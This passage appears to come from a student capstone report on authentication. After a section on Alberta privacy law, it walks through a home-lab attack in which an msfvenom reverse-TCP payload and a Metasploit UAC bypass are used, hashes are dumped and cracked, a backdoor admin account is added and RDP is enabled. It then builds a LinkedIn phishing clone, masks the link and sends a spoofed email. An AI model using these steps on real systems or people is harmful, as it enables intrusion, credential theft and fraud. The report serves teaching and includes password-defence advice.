There are two types of privacy laws such as *Personal Information Protection Act (PIPA)* which applies to private sector and the purpose of this act is to check that the organizations are using, disclosing and collecting the personal information of the user in way that the user's personal information is protected and the organization should have a valid reason to collect the information and *The Freedom of Information and Protection of Privacy Act (FOIP)* which applies to public sector and the goal of this rule is to set out rules for public bodies to collect, use or disclose personal information of the users. It also allows to request an access to the information which is not available otherwise. Although, these laws allow the organizations to collect the personal information of the users, but organization do need the consent of the users first to collect their information. If the organization collect the biometrics of the user without informing the user or taking consent from the user to collect their personal information, user can take legal actions against the organization. According to [46], an organization changed their shift punch-in system to biometric system in which employees were required to use their fingerprint to punch-in. An employee refused to provide her fingerprint as she believed that collecting her fingerprints is highly intrusive and the organization didn't tell her the purpose of the collection, how her information will get used and for how long the organization will store the information. The employee filed a legal case against the organization to the OIPC²⁹, Alberta. However, later organization proved that they are storing the hash of the thumbprint not actually a photo of her thumbprint and the data is protected with security measures.

²⁹ Office of the Information and Privacy Commissioner

Chapter 5 – Exploiting ‘Something You Know’ and Solutions

Assuming the user is using ‘*Password*’ as their something you know authentication factor. I exploited this authentication factor and obtained the user’s password using two methods such as –

5.1 Password Cracking

This attack is executed in my home lab environment in which all the devices such as attacking devices and victim’s device is under my control and supervision.

As an attacker I am using Kali Linux which is a Linux distribution and as a victim, I am using Windows 10, both having connected with the internet. To attack the Windows 10, I have used Metasploit v5.0.99, a project used for penetration testing.

The IP address of the attacking device is 10.0.0.109 and the victim’s device is 10.0.0.112. To begin with the attack, first I have to gain the access of the victim’s device to get the password’s hash file. To achieve that, the following steps are performed –

5.1.1 Generate a malicious executable file

As shown in figure 5.1, I generated a malicious executable file, ‘*something32.exe*’ by using a tool called, **msfvenom**. When the victim will run ‘*something32.exe*’, it will generate a reverse TCP, if the antivirus is disabled on victim’s machine, with the attacker’s machine, in this case is the Kali Linux.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/something32.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/something32.exe
root@kali:~#
```

Figure 5.1 Generating malicious executable file

After generating the file, I needed the victim to run this executable file on its system. This can be easily achieved using social engineering techniques.


```

abhineet@kali: ~
File Actions Edit View Help

[...],x000000000000x,
Load payload: .100000001.
root@kali: /home/abhin/...dod, on /root
root@kali: ~
[...],x000000000000x,
[...],x000000000000x,
+ -- --[ metasploit v5.0.99-dev ]
+ -- --[ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- --[ 562 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Use the resource command to run commands from a file

msf5 > use multi/handler
[*] Using configured payload generic/shell reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.109
LHOST => 10.0.0.109
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > rUN
[-] Unknown command: rUN.
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.109:4444
[*] Sending stage (176195 bytes) to 10.0.0.112
[*] Meterpreter session 1 opened (10.0.0.109:4444 → 10.0.0.112:50145) at 2020-11-07 18:21:08 -0700
[*] Sending stage (176195 bytes) to 10.0.0.112

```

Figure 5.3 Set the payload and execute the attack

5.1.4 Check the privileges

I had to check the privileges to see what level I have in the victim's machine. However, as seen in figure 5.4, I only have a user-level access in the system. I also tried using 'mimikatz', an open-source application to save authentication credentials of windows systems, but since I don't have privileges, it was not successful.

```

meterpreter > getuid
Server username: DESKTOP-SEP0305\abhin
meterpreter > load mimikatz
Loading extension mimikatz ... [!] Loaded x86 Mimikatz on an x64 architecture.

[!] Loaded Mimikatz on a newer OS (Windows 10 (10.0 Build 18363).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > mimikatz_command -f sekurlsa::logonPasswords
OpenProcess : (0x00000005) Access is denied.
Données LSASS en erreur

```

Figure 5.4 Check the privileges

5.1.5 Privilege escalation

As shown in Figure 5.5, to escalate the privileges, I used the ‘*comhijack*’ module on another session i.e., session 2 and put session 1 in the background. Then I set the payload ‘*windows/x64/meterpreter/reverse_tcp*’, LHOST and LPORT and execute the attack.

```
msf5 exploit(multi/handler) > use windows/local/bypassuac_comhijack
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_comhijack) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/bypassuac_comhijack) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac_comhijack) > set LHOST 10.0.0.109
LHOST => 10.0.0.109
msf5 exploit(windows/local/bypassuac_comhijack) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/local/bypassuac_comhijack) > run
```

Figure 5.5 Privilege escalation

After executing the above attack, I did get into the victim’s system with the escalated privileges as shown in figure 5.6. However, I wasn’t able to get the authentication credentials of the system.

```
meterpreter > ifconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
-----
Name           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC   : 00:0c:29:71:9a:1e
MTU            : 1500
IPv4 Address   : 10.0.0.112
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : 2604:3d09:797e:2400::d2d8
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address   : 2604:3d09:797e:2400:c0cb:f7cc:d95d:ddb5
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address   : 2604:3d09:797e:2400:cd1c:3adc:f48a:56ad
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address   : fe80::c0cb:f7cc:d95d:ddb5
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

Figure 5.6 Victim’s machine IP address

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load mimikatz
[-] The 'mimikatz' extension has already been loaded.
```

Figure 5.7 Checking the privileges

```
abhineet@kali: ~
File Actions Edit View Help
meterpreter > hashdump
[-] priv_passwd_get_sam hashes: Operation failed: The parameter is incorrect.
```

Figure 5.8 Failed to get the authentication credentials

I found out that the process on which I which I was running was not actually the one with the privileges, by the command ‘ps’ on the Meterpreter session. As shown in figure 5.9, my executable file ‘something32.exe’ is running on process number 6896 with user level privileges. However, we needed it to be with NT Authority privileges.

```
abhineet@kali: ~
File Actions Edit View Help
ws\System32\svchost.exe
6004 4768 Windows.WARP.JITService.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windo
ws\System32\Windows.WARP.JITService.exe
6044 804 MicrosoftEdgeCP.exe x64 2 DESKTOP-6K1947R\abhi C:\Windo
ws\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
6060 572 NisSrv.exe x64 0
6120 804 MicrosoftEdgeCP.exe x64 2 DESKTOP-6K1947R\abhi C:\Windo
ws\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
6532 6624 OneDrive.exe x86 2 DESKTOP-6K1947R\abhi C:\Users
\abhi\AppData\Local\Microsoft\OneDrive\OneDrive.exe
6548 804 Microsoft.Photos.exe x64 2 DESKTOP-6K1947R\abhi C:\Progr
am Files\WindowsApps\Microsoft.Windows.Photos_2020.20090.1002.0_x64__8wekyb3d8bbwe\Microsoft.Ph
otos.exe
6568 3476 MSASCuiL.exe x64 2 DESKTOP-6K1947R\abhi C:\Progr
am Files\Windows Defender\MSASCuiL.exe
6592 572 svchost.exe x64 2 DESKTOP-6K1947R\abhi C:\Windo
ws\System32\svchost.exe
6896 3476 something32.exe x86 2 DESKTOP-6K1947R\abhi C:\Users
\abhi\Desktop\something32.exe
```

Figure 5.9 Process number and privileges of ‘something32.exe’

I migrated the running process to the process with higher privileges of NT Authority. As shown in figure 5.10, I migrated the process 6896 to 5784.

```

meterpreter > migrate 5784
[*] Migrating from 6896 to 5784 ...
[*] 10.0.0.113 - Meterpreter session 1 closed. Reason: Died
[*] Migration completed successfully.

```

Figure 5.10 Migration of the process

As the migration was successful, the 'something32.exe' file was running with escalated privileges. After that, as shown in Figure 5.11, I was able to the authentication credentials of the victim's system.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
abhi:1001:aad3b435b51404eeaad3b435b51404ee:e998c753ba9ad2ad2e88043121bda6b7:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:082113b6bcf1c621755e0f419537b93c:::
meterpreter >

```

Figure 5.11 Hashdumps

5.1.6 Breaking the passwords using John the Ripper

After getting the hashdumps, I saved them into a 'pass1.txt' file on Kali Linux. Then I used 'John the Ripper', a free password cracking tool, to crack the passwords. As shown in figure 5.12, the password I set was '123456789', a very simple password. The tool cracked it in less than a second.

```

root@kali:/home/abhineet/Documents# john --format=NT pass1.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 3 password hashes with no different salts
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 9 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789 (abhi)
Proceeding with incremental:ASCII
1g 0:00:00:14 3/3 0.07137g/s 21704Kp/s 21704Kc/s 43409KC/s 8dgpmb..1IR
1g 0:00:00:15 3/3 0.06666g/s 22105Kp/s 22105Kc/s 44210KC/s hddt3s..hdd5_

```

Figure 5.12 Password cracking

5.1.7 Persistence in the Victim's Machine

After breaking all the gathered passwords from the victim's machine, I tried to maintain persistence in the victim's machine so that I can enter into it whenever required. To accomplish that, I first opened the shell on the victim's machine and then I made another user account in the victim's machine. As shown in figure 5.13, there are only two users, 'abhin' and 'Guest' and then made one more user with the username 'simi' and password '12345'.

```
meterpreter > shell
Process 8776 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-----
abhin                Administrator        DefaultAccount
Guest                WDAGUtilityAccount
The command completed with one or more errors.

C:\Windows\system32>net user /add simi 12345
net user /add simi 12345
The command completed successfully.
```

Figure 5.13 Adding user on victim's machine

As shown in figure 5.14, I added the user 'simi' into administrator group to have admin functionalities for this account.

```
C:\Windows\system32>net localgroup administrators jaime /add

net localgroup administrators jaime /add
There is no such global user or group: jaime.

More help is available by typing NET HELPMSG 3783.
```

Figure 5.14 Adding user into Administrator group

As shown in figure 5.15, I added the user 'simi' into 'Remote Desktop Users' to access the victim's machine through remote desktop.

```
C:\Windows\system32>net localgroup "Remote Desktop Users" simi /add
net localgroup "Remote Desktop Users" simi /add
The command completed successfully.
```

Figure 5.15 Adding user into Remote desktop users' group

Figure 5.16 shows the information about the user 'simi'.

```
C:\Windows\system32>net user simi
net user simi
User name simi
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set ?2020-?11-?07 7:01:18 PM
Password expires ?2020-?12-?19 7:01:18 PM
Password changeable ?2020-?11-?07 7:01:18 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All

Local Group Memberships *Administrators *Remote Desktop Users
*Users
Global Group memberships *None
The command completed successfully.
```

Figure 5.16 User's information

5.1.8 Remote Login into Victim's Machine

Some system does not have RDP enabled on them. Since, I had the root access of the victim's system, I enabled RDP using the command shown in figure 5.17.

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.
```

Figure 5.17 Enable RDP

As shown in Figure 5.18 and 5.19, using Remmina remote desktop client on Kali Linux, I was able to login remotely into the victim's computer.




Figure 5.18 Remmina remote desktop client




Figure 5.19 Successfully login remotely into victim's machine

5.1.9 Solutions

Although, using only passwords for authentication is not considered a preferred way to make the accounts secure. However, users still need to make their passwords strong and hard to crack. The following are the key points to remember while setting up the passwords

- **Password Length**

In today's world, making passwords complex is not good enough and can be easily cracked within a few seconds, minutes and sometimes hours by modern computers. However, if the length of password is good enough, that can take few years or sometimes, millions of years to crack the passwords. So, the password's length should be at least 10 characters long. The longer the passwords, longer it will take to crack them. Even if the password only contains lower case alphabets but has a length of 16 characters, no password cracking tool could crack it in less than a year. According to [47] in figure 5.20 and figure 5.21, a complex password which is of only 8 characters long and a lower-case password which 23 character long

respectively. The complex password in figure 5.20, would take only 19 minutes to crack it. However, a lower-case long password would take 2 hundred trillion years to crack it.



Figure 5.20 Complex password



Figure 5.21 Lower-case password

- **Password complexity**

Along with adequate length of password, the password should contain a combination of the following –

- Upper case characters (A-Z)
- Lower case characters (a-z)
- Numbers (0-9)
- Special characters (@, %, & etc.)

Adding complexity in a lengthy password would make it nearly impossible for an attacker to break the passwords.

- **Password history**

It is required to prevent the users to reuse their old passwords frequently. The systems should be configured to remember at least 10 passwords of the users. It will force the users to use at least 10 different passwords before they can reuse their old passwords.

- **Minimum password age**

Some users may try to trick the password history rule by changing the password once and changing it again to the old password so that they only have to remember one password. However, the minimum password age rule will define a time limit for which the users must use a certain password before they can change it to a different one. The limit should be set to three to seven days.

- **Maximum password age**

It defines the maximum time limit for which users can keep a certain password after that they will be required to change it. This will prevent the users to keep a single password for a long time. It should be set to at least 90 days.

- **Password Managers**

It is advised to use password manager because most of the organization around the world are not promoting to keep lengthy passwords and that too different for every account they own. However, for humans it is not practically possible to remember multiple distinct passwords of 10-15 characters. Password managers will store all the passwords of the user and they do not need to remember all the password. Instead, users need to remember only the master password which is required to open the password vault. Password managers can also automatically create strong passwords for users whenever they sign up for a website and store them securely.

5.2 Phishing attack

A phishing attack is an attack in which the attacker sends a fake and malicious email to the victim and tricks them to click on a link, which will take the victim to a malicious website or download malware. For example, a user gets an email from the attackers in which the attackers have spoofed the user's bank's website. It asks the user to check their bank account as there is an important update in it. As the user clicks on the link provided by the attacker, the user is now on the website controlled by the attacker. If the user puts their authentication credential on this fake website, the attacker will get to know about that. If the phishing attack is successful, then the attacker does not even have to run any exploit against the system.

I have demonstrated a phishing attack in the following steps. The attack is executed in a controlled environment on personal test emails. The attacking machine is Kali Linux on which the attacking email id is '*testcapstone719@gmail.com*' and the victim's email id is '*capstonemint@gmail.com*'. In this attack, I have cloned a website and generated the link of the cloned website. Then, I sent a phishing email to the victim containing the link of the cloned website controlled by me. When the victim entered its authentication credential on the website, I got the username and password immediately. Following steps shows the flow of the attack –

5.2.1 Cloning the website

I cloned the website '*linkedin.com*' and generated a fake link using a tool called '*blackeye*' on Kali Linux as shown in figure 5.22.

```
abhineet@kali: ~
File Actions Edit View Help
root@kali:~/blackeye# sudo ./blackeye.sh
:: Disclaimer: Developers assume no liability and are not ::
:: responsible for any misuse or damage caused by BlackEye. ::
:: Only use for educational purposes!! ::
:: BLACKEYE v1.5! By @suljot_gjoka & @thelinuxchoice ::
[01] Instagram [17] DropBox [33] eBay
[02] Facebook [18] Adobe ID [34] Amazon
[03] Snapchat [19] Shopify [35] iCloud
[04] Twitter [20] Messenger [36] Spotify
[05] Github [21] GitLab [37] Netflix
[06] Google [22] Twitch [38] Custom
[07] Origin [23] MySpace
[08] Yahoo [24] Badoo
[09] LinkedIn [25] VK
[10] Protonmail [26] Yandex
[11] Wordpress [27] devianART
[12] Microsoft [28] Wi-Fi
[13] IGFollowers [29] PayPal
[14] Pinterest [30] Steam
[15] Apple ID [31] Bitcoin
[16] Verizon [32] Playstation
[*] Choose an option: 9
[*] Starting php server ...
[*] Starting ngrok server ...
[*] Send this link to the Victim: https://f0c61007b2d4.ngrok.io
[*] Waiting victim open the link ...
```

Figure 5.22 Cloning a website and generating a fake link

5.2.2 Spoofing the link

I had to spoof the malicious link because it was not looking like an authentic link from LinkedIn’s website. As shown in figure 5.23, I used a tool called ‘MaskPhish’ to spoof the link to look a genuine link generated from LinkedIn’s website.

```
abhinnet@kali:~/maskphish$ bash ./maskphish.sh
#####
##### MaskPhish #####
#####
#####
#####
#####
#####
#####

Please Visit https://www.kalilinux.in
Copyright JayKali

### Phishing URL ###

Paste Phishing URL here (with http or https): https://f0c61007b2d4.ngrok.io
Processing and Modifying Phishing URL

### Masking Domain ###
Domain to mask the Phishing URL (with http or https), ex: https://google.com, http
://anything.org) :
=> https://www.linkedin.com/jobs/view

Type social engineering words:(like free-money, best-pubg-tricks)
Don't use space just use '-' between social engineering words
=> intern-jobs

Generating MaskPhish Link ...

Here is the MaskPhish URL: https://www.linkedin.com/jobs/view-intern-jobs@is.gd/9D4cnh
```

Figure 5.23 Spoofing the link

5.2.3 Sending a phishing email

Now after having the spoofed link, I needed to send it to the victim’s email. For that, I used ‘social engineering toolkit (SET)’ which comes pre-installed with Kali Linux. As shown in figure 5.24 and figure 5.25, in SET, I have selected the ‘Social Engineering Attack’ and then ‘Mass Mailer Attack’ respectively. In the mass mailer attack, the system will send phishing emails to a lot of people or just to a single user as well.




Figure 5.24 Selecting the Social Engineering Attack




Figure 5.25 Selecting the Mass Mailer Attack

I had an option to choose between sending phishing emails to a lot of people or just to a single user. Since I am attacking my accounts, I selected ‘*E-mail Attack Single Email Address*’, shown in figure 5.26. However, real attackers could go for the other option as well.

```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1
```

Figure 5.26 Single Email Attack

As shown in figure 5.27, I entered the victim’s email, attacker’s email, the FROM NAME which the user will see in the email, email’s subject, the body of the email and sent the email with high priority. The content in the body of the email is related to new job postings and hence the subject of the email.

```
Shell No.1
File Actions Edit View Help
set> 5
Social Engineer Toolkit Mass E-Mailer
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:mailer>1
set:phishing> Send email to:capstoneint@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>
set:phishing> Your gmail email address:testcapstone719@gmail.com
set:phishing> The FROM NAME the user will see:LinkedIn Job Alerts
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:2 new jobs for 'intern'
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit [return] on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:Hello Test user,
Next line of the body: You have two new jobs in Greater Edmonton Metropolitan Area that matches your preference. Apply to them from here - https://ww
w.linkedin.com/jobs/view-intern-jobs@is.gd/9D4cnh
Next line of the body: END
```

Figure 5.27 Sending the phishing email

5.2.4 Receiving the phishing email

As shown in figure 5.28, the victim has successfully received the phishing email.




Figure 5.28 Received Phishing email

5.2.5 Getting the authentication credentials

As the user clicked on the link provided in the email by the attacker, the user reaches on the fake LinkedIn website created by the attacker, shown in figure 5.29.

